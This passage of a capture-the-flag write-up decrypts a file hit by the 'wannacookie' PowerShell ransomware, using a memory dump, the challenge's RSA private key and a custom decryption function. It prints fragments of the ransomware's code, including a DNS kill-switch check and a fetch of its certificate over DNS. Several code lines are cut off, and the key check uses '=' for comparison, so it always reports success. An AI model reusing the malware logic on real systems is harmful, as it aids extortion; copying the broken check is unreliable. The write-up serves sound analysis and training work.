
$Key_Hash > 40 we don't need it because the hashing is irreversible process

$Byte_key > 16 we don't need it because it's cleared after usage

$Hex_key > 32 we don't need it because it's cleared after usage

11. Now we are ready to try finding a way to decrypt the file alabaster_passwords.elfdb.wanna-cookie , let's start with analyzing the memory dump powershell.exe_181109_104716.dmp :
    1. We will use powerdump tool to retrieves powershell blocks and variables from memory , run the tool on the memory dump file and make sure the dump file in same directory as power_dump.py file for easier commands,
    2. Let's fire up the tool using the following command :

    ```
    python power_dump.py
    ```

    3. Select option 1 to load a powershell memory dump >Write ls to list files > Write ld dump-filename to load our powershell memory dump file

    ```
    ld powershell.exe_181109_104716.dmp
    ```

    4. Go back using b > Select option 1 to process this dump
    It will take some time wait until finish.
    5. Select option 4 to search/dump stored PS variables
    There is 10947 possible variables stored in memory , we need to reduce this number so let's do some filtration, we are looking for $Pub_key_encrypted_Key which is in hex because it's outputted using B2H converter at end of Pub_Key_Enc function :

    ```
    matches "^[a-fA-F0-9]+$"
    ```

    And it's length = 512 :

    ```
    len == 512
    ```

    So now there is 1 Possible variable , you can see it by print command

    ```
    print
    ```

    Let's go a head and dump those :

    ```
    dump
    ```

    it's dumped to file named variable_values.txt , copy the file to other location rename it to Pub_key_encrypted_Key.txt

6. Aslo we can look for `$Key_Hash` to prove our key after we decrypt it , we know it's in `Hex` and `length = 40` , clear the filters first :

   `clear`

   Then Hex filter :

   `matches "^[a-fA-F0-9]+$"`

   And it's length = 40 :

   `len == 40`

   So now there is 1 Possible variable , you can see it by `print` command

   `print`

   Let's go a head and dump those :

   `dump`

   it's dumped to file named `variable_values.txt` , copy the file to other location and rename it to `sha1.txt`

7. So we have `$Pub_key_encrypted_Key` , `$Key_Hash` , server public key, server private key

12. Let's reverse malware process, First we will need to decrypt `$Pub_key_encrypted_Key` with `$private_key` to get `$Byte_key` then decrypt the file with `$Byte_key` to get `alabaster_passwords.elfdb` , let's begin :

a) First we need a certificate type that can work with The X.509 certificate import method , it's support several certificate types : Base64-encoded or DER-encoded X.509 certificates, PFX/PKCS12 certificates, and signer certificates such as Authenticode.

You can find more about Asymmetric Encryption/Decryption here
https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.x509certificates.x509certificate2

We need to have a cert with a private key in supported format , let's convert our pem files (`.crt, .key`) to pfx certificate type using `openssl` :

1. Install `openssl`

   Openssl installation tutorial : https://www.youtube.com/watch?v=892_4UQy_L8

2. Browser to certificate and private key folder then run the following command to check the private key :

`openssl rsa -in server.key -check`

if you encounter any error with `crt` or `key` file try to download the files again.

```
PS C:\Users\IEUser\downloads\wannacookie> openssl rsa -in server.key -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcL
SvcuC+s5ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TL
ULPSpMTCQM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2z
Q8QnxYQBhpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nE
AoABlUHizWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4
nRVVuKebE9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABAoIBAB3SBnCTl+QY/Kj7
ncWdUurqZWGp/kR6GXQ8+mwBI+BMnNA1uGjviHUWg/ZjP0mgdPRliyyLdHcoURMZ
fnyRpWxLwxthxUXeHzENJxxgFS6mljk3x4G/Rz7o+/CJgwQhBWmRw7k4XbpW9LK+
FS1kEnC2vG+fGXuaeALWb6RXD7dXzemKkv8tIuVRBUTlpnXTGxCIdcfsXojafLjL
```

3. Check the certificate :

```
openssl x509 -in server.crt -text -noout
```

4. Convert add the private key to the certificate and convert to pfx without a password

```
openssl pkcs12 -export -out server.pfx -inkey server.key -in server.crt
```

5. Check the certificate pfx file :

```
openssl pkcs12 -info -in server.pfx
```

b) We need to create function to decrypt the file encryption key using the private key, let's call it Pub_Key_Dec function :

```
function Pub_Key_Dec($encKey){
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
    $cert.Import( "C:\Users\IEUser\Downloads\wannacookie\server.pfx" )
    $decKey = $cert.PrivateKey.Decrypt($encKey, $true)
    return $(B2H $decKey) }
```

Then we add the following lines to the main function to import `$Pub_key_encrypted_Key` from `Pub_key_encrypted_Key.txt` file :

```
$Pub_key_encrypted_Key = Get-Content -Path "C:\Users\IEUser\Downloads\wannacookie\Pub_key_encrypted_Key.txt"
```

And Convert it from HEX to Bytes to be able to use it in `Pub_Key_Dec` function :

```
$Pub_key_encrypted_Key = $(H2B $Pub_key_encrypted_Key);
```

c) Now let's run our code and add breakpoint after our added code lines:

```
$Byte_key = Pub_Key_Dec($Pub_key_encrypted_Key);
$Byte_key;
```

```
function Pub_Key_Dec($encKey){
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
    $cert.Import( "C:\Users\IEUser\Downloads\wannacookie\server.pfx" )
    $decKey = $cert.PrivateKey.Decrypt($encKey, $true)
    return $(B2H $decKey)
}

function wannacookie {

    $Pub_key_encrypted_Key =  Get-Content -Path "C:\Users\IEUser\Downloads\wannacookie\Pub_key_encrypted_Key.txt"
    $Pub_key_encrypted_Key = $(H2B $Pub_key_encrypted_Key);

    $Byte_key = Pub_Key_Dec($Pub_key_encrypted_Key);
    $Byte_key ;

    $S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Do
    $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
    $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]][char]01..[char]255) + ([char[]][char]01.
```

Now we have our key $Byte_key to decrypt the files : `fbcfc121915d99cc20a3d3d5d84f8308`

You can check if it’s correct key by running it against `sha1` hash we found from power dump

```
$hash_found= "b0e59a5e0f00968856f22cff2d6226697535da5b";
$Key_Hash = $(Sha1 $Byte_key);

If ($Key_Hash = $hash_found ){
      "Correct Key!"
} else {
     "Invalid Key!"
}
```

```
PS C:\Users\IEUser\downloads\wannacookie> C:\Users\IEUser\Downloads\wannacookie\wannacookie.ps1
fbcfc121915d99cc20a3d3d5d84f8308
Correct Key!
```

13. Let’s decrypt the file `alabaster_passwords.elfdb.wannacookie` using `enc_dec` function:
    (1) First we point to the encrypted file : `$enc_file = @(“C:\Users\IEUser\Downloads\wannacookie\alabaster_passwords.elfdb.wannacookie”);`
    (2) And Convert the key from HEX to Bytes to be usable in enc_dec function : `$Byte_key = $(H2B $Byte_key);`
    3) Then we run the function with false state to decrypt the file: `enc_dec $Byte_key $enc_file $false;`
    (4) Run the function and add breakpoint after our added code lines:

```
$enc_file = @("C:\Users\IEUser\Downloads\wannacookie\alabaster_passwords.elfdb.wannacookie");

$Byte_key = $(H2B $Byte_key);

enc_dec $Byte_key $enc_file $false;

$s1 = "1f8b08000000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
```

Now we have the Alabaster’s password vault unencrypted the file with name `alabaster_passwords.elfdb`

14. Let’s take a look at Alabaster’s password vault , since the file using .elfdb and we know he is obsessed with SQLite database storage :
    (1) if you open the file with text editor you will confirm it’s SQLite format by first line .

```
SQLite format 3<NUL>^P<NUL>^A^A<NUL>@
<NUL><NUL><NUL><CR><NUL><NUL><NUL>^D<NUL><NUL><NUL>^C<NUL><NUL><NUL>^B<NUL><NUL><NUL>^F<NUL><NUL><
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
```

(2) Now er know the database format is SQLite , let's view it usingDB Browser for SQLite or any similar software : https://sqlitebrowser.org/

File > open database readonly > Select alabaster_passwords.elfdb > Select Browse Data

	name	password	usedfor
	Filter	Filter	Filter
1	alabaster.snowball	CookiesR0cK!2!#	active directory
2	alabaster@kringlecastle.com	KeepYourEnemiesClose1425	www.toysrus.com
3	alabaster@kringlecastle.com	CookiesRLyfe!*26	netflix.com
4	alabaster.snowball	MoarCookiesPreeze1928	Barcode Scanner
5	alabaster.snowball	ED#ED#EED#EF#G#F#G#ABA#BA#B	vault
6	alabaster@kringlecastle.com	PetsEatCookiesTOo@813	neopets.com
7	alabaster@kringlecastle.com	YaylmACoder1926	www.codecademy.com
8	alabaster@kringlecastle.com	Woootz4Cookies19273	www.4chan.org
9	alabaster@kringlecastle.com	ChristMasRox19283	www.reddit.com

We have the password !

ED#ED#EED#EF#G#F#G#ABA#BA#B